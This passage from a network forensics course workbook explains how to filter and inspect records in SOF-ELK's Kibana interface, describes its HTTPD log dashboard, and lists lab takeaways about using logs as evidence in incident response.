
Clicking the triangle icon at the left of each record row unrolls the entire record contents, showing all fields present and their values. For each field in the unrolled record, the data type icon, field name, filter/column selector icons, and value are displayed. The filter/column selector icons allow the analyst to dynamically build filters that allow building filters or alteration of the record listing columns:

- The "plus sign" magnifying glass creates a filter that limits displayed records to those with the specified field set to the corresponding value. In the example above, the resulting solid blue filter box reflects a "`source_mac`" field equal to the value "`cc:2e:4d:00:18:08`".
- The "minus sign" magnifying glass creates an inverse filter to that described above. That is, a solid red filter that limits the displayed records to those where the specified field is NOT set to the corresponding value.
- The table icon will add the specified field to the record-listing "spreadsheet" view.
- The asterisk icon will create a filter for any records where the specified field name is present, regardless of its contents.


Of course both of these filters can be interactively modified in the Kibana interface by hovering over the filter and interacting as described previously.









Here is a view from SOF-ELK's HTTPD Log Dashboard. This dashboard is used for various sources of HTTP activity logs – HTTP server access logs and proxy logs are currently reflected here. Log entries are reflected on two timelines, broken down by request method and return code. The top requesting ASNs are listed on the right side. SOF-ELK enriches all known IP address fields with ASN and geolocation data pulled from a local copy of the MaxMind GeoIP2 database.






The top requested virtual hostnames are depicted in a pie graph and enriched geolocation data is used to build the heatmap of traffic sources. Top observed HTTP User-Agent strings are reflected on the right, with the full record content available below, enabling the same interactive and dynamic inspection of loaded data as was described for the Syslog Dashboard.



This page intentionally left blank.



This page intentionally left blank.

Lab 2.3 Takeaways: SOF-ELK® Log Aggregation and Analysis


- Multiple perspectives of an incident can establish comprehensive understanding
- Evidence is often acquired incrementally, gradually adding to your incident knowledge
- Even without flow data or network captures, logs can provide Artifacts of Communication that provide significant insight

This page intentionally left blank.

FOR572.2 | Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response

Core Protocols & Log Aggregation/Analysis

Author:
Phil Hagen, Lewes Technology Consulting, LLC
phil@lewestech.com | @philhagen



This page intentionally left blank.